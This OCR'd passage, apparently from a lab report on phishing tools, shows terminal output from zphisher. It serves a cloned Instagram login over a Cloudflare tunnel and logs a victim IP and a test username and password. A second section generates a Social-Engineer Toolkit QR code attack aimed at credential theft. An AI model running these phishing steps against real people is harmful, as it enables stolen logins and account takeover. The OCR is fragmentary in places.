
8 . Credentials are captured and shown in the terminal.




1.1


root@kali: ~/Tools/zphisher
Version : 2.1.5
[-] Tool Created by htr-tech (tahmid.rayat)
[::] Select An Attack For Your Victim [::]
[01] Facebook [11] Twitch [21] DeviantArt
[02] Instagram [12] Pinterest [22] Badoo
[03] Google [13] Snapchat [23] Origin
[04] Microsoft [14] Linkedin [24] DropBox
[05] Netflix [15] Ebay [25] Yahoo
[06] Paypal [16] Quora [26] Wordpress
[07] Steam [17] Protonmail [27] Yandex
[08] Twitter [18] Spotify [28] StackoverFlow
[09] Playstation [19] Reddit [29] Vk
[10] Tiktok [20] Adobe [30] XBOX
[31] Mediafire [32] Gitlab [33] Github
[34] Discord [35] Roblox
[99] About [00] Exit
[-] Select an option : 2
Search
ENG IN
1:05 PM 12/17/2025


1.2


root@kali: ~/Tools/zphisher
Version : 2.1.5
[-] Tool Created by htr-tech (tahmid.rayat)
[::] Select An Attack For Your Victim [::]
[01] Facebook [11] Twitch [21] DeviantArt
[02] Instagram [12] Pinterest [22] Badoo
[03] Google [13] Snapchat [23] Origin
[04] Microsoft [14] Linkedin [24] DropBox
[05] Netflix [15] Ebay [25] Yahoo
[06] Paypal [16] Quora [26] Wordpress
[07] Steam [17] Protonmail [27] Yandex
[08] Twitter [18] Spotify [28] StackoverFlow
[09] Playstation [19] Reddit [29] Vk
[10] Tiktok [20] Adobe [30] XBOX
[31] Mediafire [32] Gitlab [33] Github
[34] Discord [35] Roblox
[99] About [00] Exit
[-] Select an option : 2
[01] Traditional Login Page
[02] Auto Followers Login Page
[03] 1000 Followers Login Page
[04] Blue Badge Verify Login Page
[-] Select an option : 1
Search
ENG IN
1:06 PM 12/17/2025


1.3


root@kali: ~/Tools/zphisher
ZPHISHER
2.3.5
[01] Localhost
[02] Cloudflared [Auto Detects]
[03] LocalXpose [NEW! Max 15Min]
[-] Select a port forwarding service : 2

1.4


Kali Linux
Google
GitHub - drk1wi/Modlishk
Instagram
vote-fares-sega-structured.trycloudflare.com/login.html
Instagram
helloadmin
Show
Log In
Forgot password?
Don't have an account? Sign up
Get the app.
App Store
Google Play

1.5


root@kali: ~/Tools/zphisher
2.3.5
[-] URL 1 : https://vote-fares-sega-structured.trycloudflare.com
[-] URL 2 : https://
[-] URL 3 : https://get-unlimited-followers-for-instagram@
[-] Waiting for Login Info, Ctrl + C to exit...
[-] Victim IP Found !
[-] Victim's IP : 122.170.193.99
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : helloadmin
[-] Password : Hello@123
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit.
Search
ENG
IN
1:13 PM
12/17/2025

1.6

5.5 QR Code :

Steps :

1 . In a Kali Linux environment and investigating a generated QR code. The terminal history suggests this was created using the Social-Engineer Toolkit (SET).

Here is a stepwise breakdown of what is happening in the screenshots:

2 . Gaining Root Privileges

The user starts as a standard user (mugdha) and switches to the root user using sudo su. This is necessary to access sensitive tool directories like .set.

3 . Navigating to the Report Directory

The user changes the working directory to the SET reports folder: cd /root/.set/reports This is where the Social-Engineer Toolkit saves generated payloads, including malicious QR codes.

4 . Locating the File

The ls command is used to list the files in that directory, revealing a file named qrcode_attack.png.

5 . Displaying the QR Code


The user executes the command: display qrcode_attack.png This opens the ImageMagick viewer (as seen in the first image) to show the QR code.

6 . The Intent: When a victim scans this code, it typically redirects their mobile browser to a cloned login page (like a fake Google or Facebook login) or triggers a malicious file download.


7 . The Goal: To steal credentials or gain remote access to the victim's device.


root@kali: /home/mugdha
Session Actions Edit View Help
root@kali: /home/mugdha
root@kali: ~/.set/reports
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Unable to check for new version of SET (is your network up?)
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 8
The QRCode Attack Vector will create a QRCode for you with whatever URL you want.
When you have the QRCode Generated, select an additional attack vector within SET and
deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet
and send the QRCode via a mailer.
Enter the URL you want the QRCode to go to (99 to exit): https://www.instagram.com
[*] QRCode has been generated under /root/.set/reports/qrcode_attack.png
Press <return> to continue

1.1


root@kali: ~/.set/reports
Session Actions Edit View Help
root@kali: /home/mugdha
root@kali: ~/.set/reports
zsh: corrupt history file /home/mugdha/.zsh_history
(mugdha㉿kali)-[~]
$ sudo su
[sudo] password for mugdha:
(root㉿kali)-[/home/mugdha]
cd /root/.set/reports
(root㉿kali)-[~/.set/reports]
ls
qrcode_attack.png
(root㉿kali)-[~/.set/reports]
display qrcode_attack.png

1.2


root@kali: ~/.set/reports
Session Actions Edit View Help
root@kali: /home/mugdha
root@kali: ~/.set/reports
zsh: corrupt history file /home/mugdha/.zsh_history
(mugdha㉿kali)-[~]
$ sudo su
[sudo] password for mugdha:
(root㉿kali)-[/home/mugdha]
cd /root/.set/reports
(root㉿kali)-[~/.set/reports]
ls
qrcode_attack.png
(root㉿kali)-[~/.set/reports]
display qrcode_attack.png
^C
(root㉿kali)-[~/.set/reports]
display qrcode_attack.png
^C
(root㉿kali)-[~/.set/reports]
display qrcode_attack.png
ImageMagick: qrcode_attack.png

1.3